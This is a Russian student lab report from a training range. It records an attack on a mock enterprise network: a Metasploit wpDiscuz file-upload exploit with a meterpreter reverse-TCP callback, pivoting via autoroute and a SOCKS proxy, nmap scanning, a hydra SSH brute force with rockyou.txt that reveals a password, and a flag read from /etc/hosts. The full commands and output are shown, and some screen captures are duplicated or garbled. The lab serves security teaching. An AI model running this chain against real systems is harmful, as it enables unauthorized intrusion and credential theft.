

Лабораторная работа 5-D

Кибербезопасность предприятия

Ищенко Ирина Мишина Анастасия Дикач Анна
Галацан Николай Амуничников Антон
Барсегян Вардан Дудырев Глеб
Дымченко Дмитрий

Содержание

1	Цель тренировки	5
2	Выполнение лабораторной работы	6
2.1	Получение meterpreter-сессии с узлом в сегменте DMZ	6
2.2	Получение DNS-флага	7
	Список литературы	17

Список иллюстраций

2.1	Получение meterpreter-сессии	6
2.2	Получение meterpreter-сессии	7
2.3	Проброс портов во внутреннюю сеть	8
2.4	Использование модуля multi/gather/ping_sweep	9
2.5	Поиск DNS-сервера	9
2.6	Хосты, во внутренней сети организации	10
2.7	Настройка прокси	11
2.8	Настройка прокси	11
2.9	Настройка прокси	12
2.10	Получение списка открытых портов	13
2.11	Узел для атаки	14
2.12	Результат атаки перебором	14
2.13	Флаг	15
2.14	Результат	16

Список таблиц


1 Цель тренировки

Во внутреннем сегменте организации необходимо получить доступ к DNS-серверу и найти флаг в одной из DNS-записей.

2 Выполнение лабораторной работы

2.1 Получение meterpreter-сессии с узлом в сегменте DMZ

Получим meterpreter-сессию с корпоративным сайтом с помощью модуля wp_wpdiscuz_unauthenticated_file_upload



```
msf6 > use unix/webapp/wp_wpdiscuz_unauthenticated_file_upload
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > options

Module options (exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload):
```

Name	Current Setting	Required	Description
BLOGPATH		yes	Link to the post [/index.php/2020/12/12/post1]
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, http, sapni, socks4
RHOSTS		yes	The target host(s), see https://docs.meterpreter.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The base path to the wordpress application
VHOST		no	HTTP server virtual host

```
Payload options (php/meterpreter/reverse_tcp):
```

Рис. 2.1: Получение meterpreter-сессии

```
Shell No. 1
File Actions Edit View Help
Payload options (php/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name             |
|----|------------------|
| 0  | wpDiscuz < 7.0.5 |


View the full module info with the info, or info -d command.
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set rhosts 195.239.174.25
rhosts => 195.239.174.25
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set blogpath /index.php/2021/07/26/hello-world/
blogpath => /index.php/2021/07/26/hello-world/
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > run
```

Рис. 2.2: Получение meterpreter-сессии

2.2 Получение DNS-флага

После получения сессии можно переходить к процедуре поиска нужного сервера. В первую очередь выполнить проброс портов во внутреннюю сеть с помощью команды autoroute и запустить данную сеть – `run autoroute -s 10.10.10.0/24`

```
Shell No. 1
File Actions Edit View Help
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set rhosts 195.239.174.25
rhosts => 195.239.174.25
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set blogpath /index.php/2021/07/26/hello-world/
blogpath => /index.php/2021/07/26/hello-world/
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > run
[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[+] Payload uploaded as kQYHXEFu.php
[*] Calling payload ...
[*] Sending stage (40004 bytes) to 195.239.174.25
[*] Meterpreter session 1 opened (195.239.174.11:4444 -> 195.239.174.25:43556) at 2025-11-27 13:58:59 +0300
[!] This exploit may require manual cleanup of 'kQYHXEFu.php' on the target

meterpreter > run autoroute -s 10.10.10.0/24
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 10.10.10.0/255.255.255.0 ...
[+] Added route to 10.10.10.0/255.255.255.0 via 195.239.174.25
[*] Use the -p option to list all active routes
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > 
```

Рис. 2.3: Проброс портов во внутреннюю сеть

Далее необходимо свернуть сессию (команда `bg`) и с помощью модуля `multi/gather/ping_sweep` сканировать внутреннюю сеть организации для выбора адреса, который может быть использован для дальнейшей атаки. Провести поиск DNS-сервера.

```
Shell No. 1
File Actions Edit View Help
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set blogpath /index.php/20
21/07/26/hello-world/
blogpath => /index.php/2021/07/26/hello-world/
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > run
[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[+] Payload uploaded as Zkpnxc.php
[*] Calling payload...
[*] Sending stage (40004 bytes) to 195.239.174.25
[*] Meterpreter session 1 opened (195.239.174.11:4444 => 195.239.174.25:43564) at 2025-11-27 1
4:09:32 +0300
[!] This exploit may require manual cleanup of 'Zkpnxc.php' on the target

meterpreter > run autoroute -s 10.10.10.0/24
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 10.10.10.0/255.255.255.0 ...
[+] Added route to 10.10.10.0/255.255.255.0 via 195.239.174.25
[*] Use the -p option to list all active routes
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > use multi/gather/ping_swee
p
msf6 post(multi/gather/ping_sweep) >
```

Рис. 2.4: Использование модуля multi/gather/ping_sweep

```
Shell No. 1
File Actions Edit View Help
/gather/ping_sweep
msf6 post(multi/gather/ping_sweep) > set rhosts 10.10.10.0/24
rhosts => 10.10.10.0/24
msf6 post(multi/gather/ping_sweep) > set session 1
session => 1
msf6 post(multi/gather/ping_sweep) > run
[*] Performing ping sweep for IP range 10.10.10.0/24
[+] 10.10.10.5 host found
[+] 10.10.10.10 host found
[+] 10.10.10.15 host found
[+] 10.10.10.21 host found
[+] 10.10.10.20 host found
[+] 10.10.10.25 host found
[+] 10.10.10.30 host found
[+] 10.10.10.35 host found
[+] 10.10.10.40 host found
[+] 10.10.10.45 host found
[+] 10.10.10.55 host found
```

Рис. 2.5: Поиск DNS-сервера

С помощью команды route распечатать маршруты, которые обнаружены Metasploit. Далее вернуться в сессию с почтовым сервером (sessions {N}) и отобразить хосты, которые находятся во внутренней сети организации

```
msf6 post(multi/gather/ping_sweep) > sessions 1
[*] Starting interaction with 1...

meterpreter > arp

ARP cache
```

IP address	MAC address	Interface
10.10.10.5	02:00:00:09:fd:e6	ens3
10.10.10.10	02:00:00:09:fd:e7	ens3
10.10.10.15	02:00:00:09:fd:e3	ens3
10.10.10.20	02:00:00:09:fd:e2	ens3
10.10.10.21	02:00:00:09:fd:ea	ens3
10.10.10.30	02:00:00:09:fd:e8	ens3
10.10.10.35	02:00:00:09:fd:e9	ens3
10.10.10.40	02:00:00:09:fd:e0	ens3
10.10.10.45	02:00:00:09:fd:ec	ens3
10.10.10.55	02:00:00:09:fd:e5	ens3
10.10.10.254	02:00:00:09:fd:e1	ens3

```
meterpreter > 
```

Рис. 2.6: Хосты, во внутренней сети организации

Проверить наличие открытых портов на хостах, которые находятся во внутренней сети организации, с помощью модуля nmap. Поскольку сканируемые хосты находятся во внутренней сети, в первую очередь необходимо настроить прокси, через который будут проходить все запросы при сканировании. Для этого можно использовать модуль metasploit auxiliary/server/socks_proxy. Свернуть сессию (команда bg), далее найти и выбрать модуль metasploit auxiliary/server/socks_proxy

```

Shell No. 1
File Actions Edit View Help
10.10.10.40 02:00:00:09:fd:e0 ens3
10.10.10.45 02:00:00:09:fd:ec ens3
10.10.10.55 02:00:00:09:fd:e5 ens3
10.10.10.254 02:00:00:09:fd:e1 ens3

meterpreter > bg
[*] Backgrounding session 1...
msf6 post(multi/gather/ping_sweep) > use auxiliary server socks proxy

Matching Modules
-----
# Name Disclosure Date Rank Check Descripti
on
--
0 auxiliary/server/socks_proxy . normal No SOCKS Pro
xy Server
1 auxiliary/server/socks_unc . normal No SOCKS Pro
xy UNC Path Redirection

Interact with a module by name or index. For example info 1, use 1 or use aux
iliary/server/socks_unc

msf6 post(multi/gather/ping_sweep) > use 0
msf6 auxiliary(server/socks_proxy) >

```

Рис. 2.7: Настройка прокси

Настроить модуль в соответствии с параметрами, которые указаны в конфигурационном файле /etc/proxychains.conf

```

reduser4@kali: ~
File Actions Edit View Help
GNU nano 8.2 /etc/proxychains4.conf
# Only numeric ipv4 addresses are valid
# Backgrounding session 1...
# To post(multi/gather/ping_sweep) > use auxiliary server socks proxy
#
# Examples:
# Matching Modules
#
# socks5 192.168.67.78 1080 lamer secret
# http 192.168.89.3 8080 justu hidden
# socks4 192.168.1.49 1080
# http 192.168.39.93 8080
#
#
# 0 proxy types: http, socks4, socks5, raw normal No
# * raw: The traffic is simply forwarded to the proxy without modification
# (auth types supported: "basic"-http "user/pass"-socks )
# UNC Path Redirection
[ProxyList]
# add proxy here ...
# meanwhile, you can interact by name or index, for example info 1, use 1 or
# defaults set to "tor"
socks5 127.0.0.1 1080
#
# To interact with a module by name or index, for example info 1, use 1 or
# use auxiliary(server/socks_proxy) > use 0
# To edit the configuration file, use nano /etc/proxychains.conf
# To execute the command, use proxychains -c /etc/proxychains.conf
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute
^X Exit ^R Read File ^N Replace ^U Paste ^J Justify

```

Рис. 2.8: Настройка прокси

```
Shell No. 1
File Actions Edit View Help
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > options
Module options (auxiliary/server/socks_proxy):
```

Name	Current Setting	Required	Description
SRVHOST	127.0.0.1	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	1080	yes	The port to listen on
VERSION	5	yes	The SOCKS version to use (Accepted: 4a, 5)

```
When VERSION is 5:
```

Name	Current Setting	Required	Description
PASSWORD		no	Proxy password for SOCKS5 listener
USERNAME		no	Proxy username for SOCKS5 listener

```
Auxiliary action:
```

Рис. 2.9: Настройка прокси

Далее открыть новый терминал kali. В новом терминале запустить сканирование 100 самых часто используемых портов с помощью команды `proxuchains nmap -n -sT -Pn -top-ports 100 {IP}`. В результате сканирования будет получен список открытых портов

```
root@kali: ~  
File Actions Edit View Help  
└─# proxychains nmap -n -sT -Pn --top-ports 100 10.10.10.15  
[proxychains] config file found: /etc/proxychains4.conf  
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4  
[proxychains] DLL init: proxychains-ng 4.17  
[proxychains] DLL init: proxychains-ng 4.17  
[proxychains] DLL init: proxychains-ng 4.17  
[proxychains] DLL init: proxychains-ng 4.17  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-27 14:53 MSK  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:110 ←socket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:993 ←socket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:21 ←socket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:1025 ←socket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:135 ←socket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:80 ←socket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:1723 ←socket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:8888 ←socket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:143 ←socket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:53 ... OK
```

Рис. 2.10: Получение списка открытых портов

По стандарту RFC 1035 все DNS-серверы отвечают на порту 53 TCP и UDP. По результатам сканирования можно сделать вывод, что узел 10.10.10.15 является целью атаки – DNS-сервером с открытым 22 портом SSH

```
root@kali: ~  
File Actions Edit View Help  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:179 ←sock  
et error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:49157 ←so  
ket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:5190 ←soc  
ket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:81 ←socket  
et error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:544 ←sock  
et error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:5432 ←soc  
ket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:3128 ←soc  
ket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:79 ←socket  
et error or timeout!  
Nmap scan report for 10.10.10.15  
Host is up (0.013s latency).  
Not shown: 98 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
53/tcp    open  domain  
Nmap done: 1 IP address (1 host up) scanned in 1.01 seconds  
  
(root@kali)-[~]  
#
```

Рис. 2.11: Узел для атаки

Для реализации атаки перебором паролей использовать словарь rockyou.txt, который находится по пути /usr/share/wordlist/. Логин пользователя можно получить с помощью файла userlist в директории /usr/share/wordlists с именами пользователей. Выбрать пользователя «user», далее запустить утилиту hydra с помощью команды proxychains hydra -V -f -l user -P rockyou.txt -t 32 10.10.10.15 ssh.


```
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:22 ... OK  
[22][ssh] host: 10.10.10.15 login: user password: california101  
[STATUS] attack finished for 10.10.10.15 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-27 15:  
00:41  
  
(root@kali)-[/usr/share/wordlists]  
#
```

Рис. 2.12: Результат атаки перебором

Для получения доступа к DNS-серверу можно воспользоваться подключением по SSH по полученным учетным данным или модулем metasploit auxiliary/scanner/ssh/ssh_login с указанием параметров для входа. Подключение

по SSH по полученным учетным данным осуществляется с помощью команды `proxchains ssh user@10.10.10.15`. Далее необходимо ввести найденный пароль.

В рамках лабораторной работы были испробованы оба способа для получения флага.



```
user@dns: ~  
File Actions Edit View Help  
Last login: Tue Nov 18 08:19:01 2025 from 10.10.10.35  
user@dns:~$ pwd  
/home/user  
user@dns:~$ cat /etc/hosts  
127.0.0.1 localhost  
127.0.1.1 ubuntu20-04  
# The following lines are desirable for IPv6 capable hosts  
::1 ip6-localhost ip6-loopback  
fe00::0 ip6-localnet  
ff00::0 ip6-mcastprefix  
ff02::1 ip6-allnodes  
ff02::2 ip6-allrouters  
195.239.174.125 am-puppet-st-redteamflag: 65743  
user@dns:~$
```

Рис. 2.13: Флаг




Рис. 2.14: Результат

Список литературы